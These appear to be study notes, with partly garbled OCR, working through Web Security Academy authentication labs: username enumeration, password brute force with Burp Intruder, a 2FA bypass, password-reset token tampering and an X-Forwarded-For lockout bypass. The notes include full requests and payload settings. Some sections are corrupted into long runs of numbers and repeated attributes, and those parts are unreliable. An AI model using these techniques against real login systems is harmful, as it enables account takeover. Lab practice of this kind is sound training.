

Authentication

#intruder


Username enumeration via different responses

This lab is vulnerable to username enumeration and password brute-force attacks. It has an account with a predictable username and password, which can be found in the following wordlists:

- Candidate usernames
- Candidate passwords

To solve the lab, enumerate a valid username, brute-force this user's password, then access their account page.


1. Random login username and password and send the request to intruder



```
1 POST /login HTTP/1.1
2 Host: 0ac0007a03a831628000714e00e400d2.web-security-academy.net
3 Cookie: session=0Ae2ELTrb76Gr+SbXSABWuMLMmCrFtuU
4 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:129.0) Gecko/20100101 Firefox/129.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/svg+xml,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 27
10 Origin: https://0ac0007a03a831628000714e00e400d2.web-security-academy.net
11 Referer: https://0ac0007a03a831628000714e00e400d2.web-security-academy.net/login
12 Upgrade-Insecure-Requests: 1
13 Sec-Fetch-Dest: document
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-User: ?1
17 Priority: u=0, i
18 Te: trailers
19 Connection: keep-alive
20
21 username=test&password=test|
```

2. Enumerate Username

- Select Test and choose payload



```
1 POST /login HTTP/1.1
2 Host: 0ac0007a03a831628000714e00e400d2.web-security-academy.net
3 Cookie: session=0Ae2ELTrb76Gr+SbXSABWuMLMmCrFtuU
4 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:129.0) Gecko/20100101 Firefox/129.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/svg+xml,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 27
10 Origin: https://0ac0007a03a831628000714e00e400d2.web-security-academy.net
11 Referer: https://0ac0007a03a831628000714e00e400d2.web-security-academy.net/login
12 Upgrade-Insecure-Requests: 1
13 Sec-Fetch-Dest: document
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-User: ?1
17 Priority: u=0, i
18 Te: trailers
19 Connection: keep-alive
20
21 username=test$&password=test|
```

- Use the username that is given and start attack

Payload positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

```
① Target: https://0ac0007a03a831628000714e00e400d2.web-security-academy.net
  POST /Login HTTP/1.1
  Host: 0ac0007a03a831628000714e00e400d2.web-security-academy.net
  Cookie: session=QAcELTr7b7Gr5r5bxSABWJLMmCrFtuU
  User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:129.0) Gecko/20100101 Firefox/129.0
  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/png,image/svg+xml,*/*;q=0.8
  Accept-Language: en-US;q=0.5
  Accept-Encoding: gzip, deflate, br
  Content-Type: application/x-www-form-urlencoded
  Content-Length: 27
  Origin: https://0ac0007a03a831628000714e00e400d2.web-security-academy.net
  Referer: https://0ac0007a03a831628000714e00e400d2.web-security-academy.net/login
  Upgrade-Insecure-Requests: 1
  Sec-Fetch-Dest: document
  Sec-Fetch-Mode: navigate
  Sec-Fetch-Site: same-origin
  Sec-Fetch-User: ??
  Priority: u0, l
  Te: trailers
  Connection: keep-alive
  20
  21 username=$tests&password=test|
```

Intruder attack of https://0ac0007a03a831628000714e00e400d2.web-security-academy.net

Attack Save ⚡

Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
64	announce	200	264			3250	
76	applications	200	204			3248	
69	apache	200	205			3248	
70	apollo	200	206			3248	
87	as	200	206			3248	
26	ad	200	207			3248	
30	administracion	200	207			3248	
36	adsserver	200	207			3248	
38	ae	200	207			3248	
39	af	200	207			3248	
66	alpha	200	207			3248	
91	at	200	210			3248	
0	at	200	211			3248	
6	info	200	213			3248	
58	am	200	213			3248	
101	autodiscover	200	214			3248	
57	alterwind	200	216			3248	
8	mysql	200	225			3248	
7	adm	200	226			3248	

Request Response

Pretty Raw Hex Render

Login

Incorrect password

Username

Password

Log in

The user name is `announce` because if you check the respond the others show Invalid username

- Use the password that is given but now we use username: announce
The password is `12345`

4. Intruder attack of https://0ac0007a03a831628000714e00e400d2.web-security-academy.net

Attack Save ⚡

Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
0		200	303			3250	
1	12345ord	200	303			3250	
2	12345ord1	200	303			3250	
3	12345ord12	200	303			3250	
4	12345ord123	200	303			3250	
5	12345ord1234	200	303			3250	
6	12345ord12345	200	303			3250	
7	12345ord123456	200	303			3250	

Request Response

HTTP/2 302 Found

Location: https://0ac0007a03a831628000714e00e400d2.web-security-academy.net/my-account?username=announce

Set-Cookie: session=QAcELTr7b7Gr5r5bxSABWJLMmCrFtuU; Secure; HttpOnly; SessSiteName

Content-Length: 0

WebSecurity Academy LAB Solved

Username enumeration via different responses

Back to lab description

Congratulations, you solved the lab!

Share your skills! Continue learning

Home | My account | Log out

My Account

Your username is: announce

Your email is: announce@normal-user.net

Email

Update email

2FA simple bypass

This lab's two-factor authentication can be bypassed. You have already obtained a valid username and password, but do not have access to the user's 2FA verification code. To solve the lab, access Carlos's account page.

- Your credentials: `wiener:peter`

- Victim's credentials carlos:montoya

1. Login to your own account
2. Go to your account page and make note of your url (notice that there is a path /my-account)
<https://0a3d00e40366c7bd86516392009f0097.web-security-academy.net/my-account?id=wiener>
3. Login to Carlos account and change the path to /my-account

The screenshot shows a browser window with the URL <https://0a3d00e40366c7bd86516392009f0097.web-security-academy.net/my-account>. The page title is "2FA simple bypass". A banner at the top says "Congratulations, you solved the lab!". Below it are links for "Share your skills!", social media icons (Twitter, LinkedIn), and "Continue learning >". At the bottom, there are links for "Home", "My account", and "Log out".

My Account

Your username is: carlos

Your email is: carlos@carlos-montoya.net

Email

[Update email](#)

Password reset broken logic

This lab's password reset functionality is vulnerable. To solve the lab, reset Carlos's password then log in and access his "My account" page.

- Your credentials: wiener:peter
- Victim's username: carlos

1. Click on Forgot password and use wiener as a username
2. Checkout email client and use the url that is given

Your email address is wiener@exploit-0ab90042035a7bef81587926015500a7.exploit-server.net

Displaying all emails @exploit-0ab90042035a7bef81587926015500a7.exploit-server.net and all subdomains

Sent	To	From	Subject	Body
2024-07-30 11:19:51 +0000	wiener@exploit-0ab90042035a7bef81587926015500a7.exploit-server.net	no-reply@0a9d008203667bce81e37a2500b50044.web-security-academy.net	Account recovery	<p>Hello!</p> <p>Please follow the link below to reset your password.</p> <p>https://0a9d008203667bce81e37a2500b50044.web-security-academy.net/forgot-password?temp-forgotten-password-token=2sbdpalmkah407chps7r75ng02i3ikts</p> <p>Thanks, Support team</p>

3. Intercept the request and send it to repeater
 Notice that they are using the same token

```

Request
Pretty Raw Hex
1 POST /forgot-password?temp-forgot-password-token=2sbdpalmkah407chps7r75ng02i3ikts
2 Host: 0a9d008203667bce81e37a2500b50044.web-security-academy.net
3 Cookie: session=aweycK4QkoVtfImsbjP88U14IpRui
4 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:129.0) Gecko/20100101 Firefox/129.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 115
10 Origin: https://0a9d008203667bce81e37a2500b50044.web-security-academy.net
11 Referer: https://0a9d008203667bce81e37a2500b50044.web-security-academy.net/forgot-password?temp-forgot-password-token=2sbdpalmkah407chps7r75ng02i3ikts
12 Upgrade-Insecure-Requests: 1
13 Sec-Fetch-Dest: document
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-User: ?1
17 Priority: u=0, i
18 Te: trailers
19
20 temp-forgot-password-token=2sbdpalmkah407chps7r75ng02i3ikts&username=wiener&new-password-1=1234&new-password-2=1234

```

4. Change the token and password for carlos

```

Request
Pretty Raw Hex
1 POST /forgot-password?temp-forgot-password-token=aaa
2 Host: 0a9d008203667bce81e37a2500b50044.web-security-academy.net
3 Cookie: session=aweycK4QkoVtfImsbjP88U14IpRui
4 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:129.0) Gecko/20100101 Firefox/129.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 86
10 Origin: https://0a9d008203667bce81e37a2500b50044.web-security-academy.net
11 Referer: https://0a9d008203667bce81e37a2500b50044.web-security-academy.net/forgot-password?temp-forgot-password-token=2sbdpalmkah407chps7r75ng02i3ikts
12 Upgrade-Insecure-Requests: 1
13 Sec-Fetch-Dest: document
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-User: ?1
17 Priority: u=0, i
18 Te: trailers
19
20 temp-forgot-password-token=aaa&username=carlos&new-password-1=1234&new-password-2=1234

```

5. Login to Carlos account with the password that we change

Username enumeration via subtly different responses #int_burp

This lab is subtly vulnerable to username enumeration and password brute-force attacks. It has an account with a predictable username and password. To solve the lab, enumerate a valid username, brute-force this user's password, then access their account page.

1. Try to login to the website using any username and password

2. Intercept the request and send it to intruder

Attack type: Sniper

Target: https://0af6007303d99be681035704006300c8.web-security-academy.net

```

1 POST /login HTTP/1.1
2 Host: 0af6007303d99be681035704006300c8.web-security-academy.net
3 Cookie: session=0JWhemR8oIzFT6Uj2RvZqYlfFgDyF
4 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:129.0) Gecko/20100101 Firefox/129.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 27
10 Origin: https://0af6007303d99be681035704006300c8.web-security-academy.net
11 Referer: https://0af6007303d99be681035704006300c8.web-security-academy.net/login
12 Upgrade-Insecure-Requests: 1
13 Sec-Fetch-Dest: document
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-User: ?1
17 Priority: u0, i
18 Te: trailers
19 Connection: keep-alive
20
21 username=test&password=test

```

3. Brute force the username that is given

- Send the request to repeater and find the error message which is "Invalid username or password."

Notice that if the username does not exist there is going to be a . after password

Request

```

POST /login HTTP/1.1
Host: 0af6007303d99be681035704006300c8.web-security-academy.net
Cookie: session=0JWhemR8oIzFT6Uj2RvZqYlfFgDyF
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:129.0) Gecko/20100101 Firefox/129.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 27
Origin: https://0af6007303d99be681035704006300c8.web-security-academy.net
Referer: https://0af6007303d99be681035704006300c8.web-security-academy.net/login
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u0, i
Te: trailers
Connection: keep-alive
username=estesss&password=estesss

```

Response

```

HTTP/2 200 OK
Content-Type: application/json; charset=utf-8
Content-Length: 124
Date: Mon, 06 Mar 2023 17:27:24 GMT
Server: Apache/2.4.42 (Ubuntu)
Set-Cookie: session=0JWhemR8oIzFT6Uj2RvZqYlfFgDyF; expires=Mon, 06-Mar-2023 17:27:24 UTC; path=/; secure; HttpOnly
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block

```

Invalid username or password.

5. Go back to intruder and filter out the error

Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
38	ae	200	207			3339	

The error have no dots after the password

The screenshot shows a web browser window with a login form. The URL is https://0af6007303d99be681035704006300c8.web-security-academy.net. The page displays an error message: "Invalid username or password". Below the message are two input fields for "Username" and "Password", and a green "Log in" button.

6. Brute force the password using username ae

The screenshot shows a terminal window titled "7. Intruder attack of https://0af6007303d99be681035704006300c8.web-security-academy.net". The terminal output shows a successful login attempt with the payload "ae": "taylor". The response code is 202, and the length is 191. To the right of the terminal, there is a success message: "Congratulations, you solved the lab!" and a "Share your skill" button. Below the terminal, there is a "My Account" section showing the user's email as "ae@normal-user.net".

Username enumeration via response timing

This lab is vulnerable to username enumeration using its response times. To solve the lab, enumerate a valid username, brute-force this user's password, then access their account page.

- Your credentials: wiener:peter

- In this lab if we login with incorrect username or password you will not be able to login to the website for 30 minutes
- We use X-Forwarded-For to bypass this lockdown
 - Header tag ที่ชื่อว่า X-Forwarded-For เป็น Tag ที่ทำหน้าที่เก็บ IP Address เมื่อเป็น Stamp ว่า Request ผ่าน Client หรือ Proxy ไปยัง Proxy ต่อไปแล้ว tag นี้จะไม่ได้ถูกส่งมาจาก Browser โดยตรงแต่บันจัดอยู่ในไฟล์ของ Proxy เมื่อ Request นั้นๆ ผ่าน

Request

```

1 POST /Login HTTP/2
2 Host: 0x23084d03544398840<415d00c00e1.web-security-academy.net
3 Cookie: session=d0710na0CyHmwsfYlyjezxd12jk3
4 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:129.0) Gecko/20100101 Firefox/129.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 27
10 Origin: https://0x23084d03544398840<415d00c00e1.web-security-academy.net/login
11 Referer: https://0x23084d03544398840<415d00c00e1.web-security-academy.net/
12 Upgrade-Insecure-Requests: 1
13 Sec-Fetch-Dest: document
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-User: ?1
17 Priority: u0, i
18 Te: trailers
19
20 username=test&password=test
21 
```

Response

WebSecurityAcademy

Username enumeration via response timing

Back to lab description >

Home | My account

Login

You have made too many incorrect login attempts. Please try again in 30 minute(s).

Username

Password

Log in

Request

```

1 POST /Login HTTP/2
2 Host: 0x23084d03544398840<415d00c00e1.web-security-academy.net
3 Cookie: session=d0710na0CyHmwsfYlyjezxd12jk3
4 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:129.0) Gecko/20100101 Firefox/129.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 27
10 Origin: https://0x23084d03544398840<415d00c00e1.web-security-academy.net/login
11 Referer: https://0x23084d03544398840<415d00c00e1.web-security-academy.net/
12 Upgrade-Insecure-Requests: 1
13 Sec-Fetch-Dest: document
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-User: ?1
17 Priority: u0, i
18 Te: trailers
19 X-Forwarded-For: 1
20
21 username=test&password=test
22 
```

Response

WebSecurityAcademy

Username enumeration via response timing

Back to lab description >

Home | My account

Login

Invalid username or password.

Username

Password

Log in

3. The longer password we put the longer times it take (Do this with the correct username) if the username is incorrect it will take a little of time

Request

Prety	Raw	Hex
1 POST /login HTTP/1.1	2 Host: https://www.labsecurity-academy.net	3 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:129.0) Gecko/20100101 Firefox/129.0
4 Accept: */*	5 Accept-Language: en-US,en;q=0.5	6 Content-Type: application/x-www-form-urlencoded
7 Content-Length: 104	8 Origin: https://022000003544398840c415d0@cd00e1.web-security-academy.net	9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document	11 Sec-Fetch-Mode: navigate	12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1	14 Pragma: no-cache	15 Cache-Control: no-store
16 Transfer-Encoding: chunked	17 Content-Type: application/x-www-form-urlencoded	18 X-Forwarded-For: 1
19 X-Forwarded-Port: 1	20	21
22	23	24
25	26	27
28	29	30
31	32	33
34	35	36
37	38	39
40	41	42
43	44	45
46	47	48
49	50	51
52	53	54
55	56	57
58	59	60
61	62	63
64	65	66
67	68	69
70	71	72
73	74	75
76	77	78
79	80	81
82	83	84
85	86	87
88	89	90
91	92	93
94	95	96
97	98	99
100	101	102
103	104	105
106	107	108
109	110	111
112	113	114
115	116	117
118	119	120
121	122	123
124	125	126
127	128	129
130	131	132
133	134	135
136	137	138
139	140	141
142	143	144
145	146	147
148	149	150
151	152	153
154	155	156
157	158	159
160	161	162
163	164	165
166	167	168
169	170	171
172	173	174
175	176	177
178	179	180
181	182	183
184	185	186
187	188	189
190	191	192
193	194	195
196	197	198
199	200	201
202	203	204
205	206	207
208	209	210
211	212	213
214	215	216
217	218	219
220	221	222
223	224	225
226	227	228
229	230	231
232	233	234
235	236	237
238	239	240
241	242	243
244	245	246
247	248	249
250	251	252
253	254	255
256	257	258
259	260	261
262	263	264
265	266	267
268	269	270
271	272	273
274	275	276
277	278	279
280	281	282
283	284	285
286	287	288
289	290	291
292	293	294
295	296	297
298	299	300
301	302	303
304	305	306
307	308	309
310	311	312
313	314	315
316	317	318
319	320	321
322	323	324
325	326	327
328	329	330
331	332	333
334	335	336
337	338	339
340	341	342
343	344	345
346	347	348
349	350	351
352	353	354
355	356	357
358	359	360
361	362	363
364	365	366
367	368	369
370	371	372
373	374	375
376	377	378
379	380	381
382	383	384
385	386	387
388	389	390
391	392	393
394	395	396
397	398	399
400	401	402
403	404	405
406	407	408
409	410	411
412	413	414
415	416	417
418	419	420
421	422	423
424	425	426
427	428	429
430	431	432
433	434	435
436	437	438
439	440	441
442	443	444
445	446	447
448	449	450
451	452	453
454	455	456
457	458	459
460	461	462
463	464	465
466	467	468
469	470	471
472	473	474
475	476	477
478	479	480
481	482	483
484	485	486
487	488	489
490	491	492
493	494	495
496	497	498
499	500	501
502	503	504
505	506	507
508	509	510
511	512	513
514	515	516
517	518	519
520	521	522
523	524	525
526	527	528
529	530	531
532	533	534
535	536	537
538	539	540
541	542	543
544	545	546
547	548	549
550	551	552
553	554	555
556	557	558
559	560	561
562	563	564
565	566	567
568	569	570
571	572	573
574	575	576
577	578	579
580	581	582
583	584	585
586	587	588
589	590	591
592	593	594
595	596	597
598	599	600
601	602	603
604	605	606
607	608	609
610	611	612
613	614	615
616	617	618
619	620	621
622	623	624
625	626	627
628	629	630
631	632	633
634	635	636
637	638	639
640	641	642
643	644	645
646	647	648
649	650	651
652	653	654
655	656	657
658	659	660
661	662	663
664	665	666
667	668	669
670	671	672
673	674	675
676	677	678
679	680	681
682	683	684
685	686	687
688	689	690
691	692	693
694	695	696
697	698	699
700	701	702
703	704	705
706	707	708
709	710	711
712	713	714
715	716	717
718	719	720
721	722	723
724	725	726
727	728	729
730	731	732
733	734	735
736	737	738
739	740	741
742	743	744
745	746	747
748	749	750
751	752	753
754	755	756
757	758	759
760	761	762
763	764	765
766	767	768
769	770	771
772	773	774
775	776	777
778	779	780
781	782	783
784	785	786
787	788	789
790	791	792
793	794	795
796	797	798
799	800	801
802	803	804
805	806	807
808	809	810
811	812	813
814	815	816
817	818	819
820	821	822
823	824	825
826	827	828
829	830	831
832	833	834
835	836	837
838	839	840
841	842	843
844	845	846
847	848	849
850	851	852
853	854	855
856	857	858
859	860	861
862	863	864
865	866	867
868	869	870
871	872	873
874	875	876
877	878	879
880	881	882
883	884	885
886	887	888
889	890	891
892	893	894
895	896	897
898	899	900
901	902	903
904	905	906
907	908	909
910	911	912
913	914	915
916	917	918
919	920	921
922	923	924
925	926	927
928	929	930
931	932	933
934	935	936
937	938	939
940	941	942
943	944	945
946	947	948
949	950	951
952	953	954
955	956	957
958	959	960
961	962	963
964	965	966
967	968	969
970	971	972
973	974	975
976	977	978
979	980	981
982	983	984
985	986	987
988	989	990
991	992	993
994	995	996
997	998	999
999	1000	1001

Response

Prev	Raw	Hex	Render
1	HTTP/2 200 OK	2	Content-Type: text/html; charset=utf-8
3	Content-Security-Policy: frame-ancestors 'self';	4	X-Frame-Options: SAMEORIGIN
5	Content-Length: 3141	6	<!DOCTYPE html>
7	<html>	8	<head>
9	<title href="resources/labheader/css/academyHeader.css?rel=stylesheet">	10	<link href="resources/css/labs.css?rel=stylesheet">
11	<title> Username enumeration via response timing	12	</head>
13	<body>	14	<script src="resources/labheader/js/labHeader.js">
15	<div id="labHeader">	16	<div class="container">
17	<div class="logon">	18	<div class="titleContainer">
19	<div class="title">	20	<h2> Username enumeration via response timing
21		22	<img alt="link-back" data-bbox="143 111 856 291" description="Back" version="1" id="layer1" x="143" y="111" width="713" height="180" x2="856" y2="291" x3="143" y3="111" x4="856" y4="291" x5="143" y5="111" x6="856" y6="291" x7="143" y7="111" x8="856" y8="291" x9="143" y9="111" x10="856" y10="291" x11="143" y11="111" x12="856" y12="291" x13="143" y13="111" x14="856" y14="291" x15="143" y15="111" x16="856" y16="291" x17="143" y17="111" x18="856" y18="291" x19="143" y19="111" x20="856" y20="291" x21="143" y21="111" x22="856" y22="291" x23="143" y23="111" x24="856" y24="291" x25="143" y25="111" x26="856" y26="291" x27="143" y27="111" x28="856" y28="291" x29="143" y29="111" x30="856" y30="291" x31="143" y31="111" x32="856" y32="291" x33="143" y33="111" x34="856" y34="291" x35="143" y35="111" x36="856" y36="291" x37="143" y37="111" x38="856" y38="291" x39="143" y39="111" x40="856" y40="291" x41="143" y41="111" x42="856" y42="291" x43="143" y43="111" x44="856" y44="291" x45="143" y45="111" x46="856" y46="291" x47="143" y47="111" x48="856" y48="291" x49="143" y49="111" x50="856" y50="291" x51="143" y51="111" x52="856" y52="291" x53="143" y53="111" x54="856" y54="291" x55="143" y55="111" x56="856" y56="291" x57="143" y57="111" x58="856" y58="291" x59="143" y59="111" x60="856" y60="291" x61="143" y61="111" x62="856" y62="291" x63="143" y63="111" x64="856" y64="291" x65="143" y65="111" x66="856" y66="291" x67="143" y67="111" x68="856" y68="291" x69="143" y69="111" x70="856" y70="291" x71="143" y71="111" x72="856" y72="291" x73="143" y73="111" x74="856" y74="291" x75="143" y75="111" x76="856" y76="291" x77="143" y77="111" x78="856" y78="291" x79="143" y79="111" x80="856" y80="291" x81="143" y81="111" x82="856" y82="291" x83="143" y83="111" x84="856" y84="291" x85="143" y85="111" x86="856" y86="291" x87="143" y87="111" x88="856" y88="291" x89="143" y89="111" x90="856" y90="291" x91="143" y91="111" x92="856" y92="291" x93="143" y93="111" x94="856" y94="291" x95="143" y95="111" x96="856" y96="291" x97="143" y97="111" x98="856" y98="291" x99="143" y99="111" x100="856" y100="291" x101="143" y101="111" x102="856" y102="291" x103="143" y103="111" x104="856" y104="291" x105="143" y105="111" x106="856" y106="291" x107="143" y107="111" x108="856" y108="291" x109="143" y109="111" x110="856" y110="291" x111="143" y111="111" x112="856" y112="291" x113="143" y113="111" x114="856" y114="291" x115="143" y115="111" x116="856" y116="291" x117="143" y117="111" x118="856" y118="291" x119="143" y119="111" x120="856" y120="291" x121="143" y121="111" x122="856" y122="291" x123="143" y123="111" x124="856" y124="291" x125="143" y125="111" x126="856" y126="291" x127="143" y127="111" x128="856" y128="291" x129="143" y129="111" x130="856" y130="291" x131="143" y131="111" x132="856" y132="291" x133="143" y133="111" x134="856" y134="291" x135="143" y135="111" x136="856" y136="291" x137="143" y137="111" x138="856" y138

4. Brute force the username with a really long password

Also change X-Forwarded-For

Use Pitchfork attack

Attack type: **Pitchfork**

Payload positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: <https://0a2304d03544398840c415d00cd00e1.web-security-academy.net> Update Host header to match target

```

1 POST /login HTTP/2
2 Host: 0a2304d03544398840c415d00cd00e1.web-security-academy.net
3 Content-Type: application/x-www-form-urlencoded
4 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:129.0) Gecko/20100101 Firefox/129.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/png,image/svg+xml,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Content-Length: 104
9 Content-Type: application/x-www-form-urlencoded
10 Origin: https://0a2304d03544398840c415d00cd00e1.web-security-academy.net
11 Referer: https://0a2304d03544398840c415d00cd00e1.web-security-academy.net/login
12 Upgrade-Insecure-Requests: 1
13 Sec-Fetch-Dest: document
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-User: ?1
17 Priority: u=0, i
18 Te: trailers
19 X-Forwarded-For: $15
20
21 username=$uername&password=testtesttesttesttestteststadasdasdasdfsdfsdfsdfddggsdgsgdgs

```

First payload

Payload sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set:	1	Payload count: 145
Payload type:	Numbers	Request count: 101

Payload settings [Numbers]

This payload type generates numeric payloads within a given range and in a specified format.

Number range

Type: Sequential Random

From: 6
To: 150
Step: 1
How many:

Number format

Base: Decimal Hex
Min integer digits: 0
Max integer digits: 3
Min fraction digits: 0
Max fraction digits: 0

Examples

1
321

Payload processing

You can define rules to perform various processing tasks on each payload before it is used.

Add	Enabled	Rule
Edit		
Remove		
Up		
Down		

Payload encoding

This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.

URL-encode these characters: `/><?+&*::[]^``

Second payload

② Payload sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set:	2	Payload count:	101
Payload type:	Simple list	Request count:	101

③ Payload settings [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste	carlos
Load ...	root
Remove	admin
Clear	test
Deduplicate	guest
Add	info
	adm
	mysql
	user
	administrator

Enter a new item

Add from list ...

④ Payload processing

You can define rules to perform various processing tasks on each payload before it is used.

Add	... Rule
Edit	
Remove	
Up	
Down	

⑤ Payload encoding

This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.

URL-encode these characters: `\=\>\?&\^\^;{}\|\^\#`

Filter respond complete and respond receive

9. Intruder attack of <https://0a23004d03544398840c415d00cd00e1.web-security-academy.net>

Attack Save ?

Results Positions Payloads Resource pool Settings

Intruder attack results filter: Showing all items

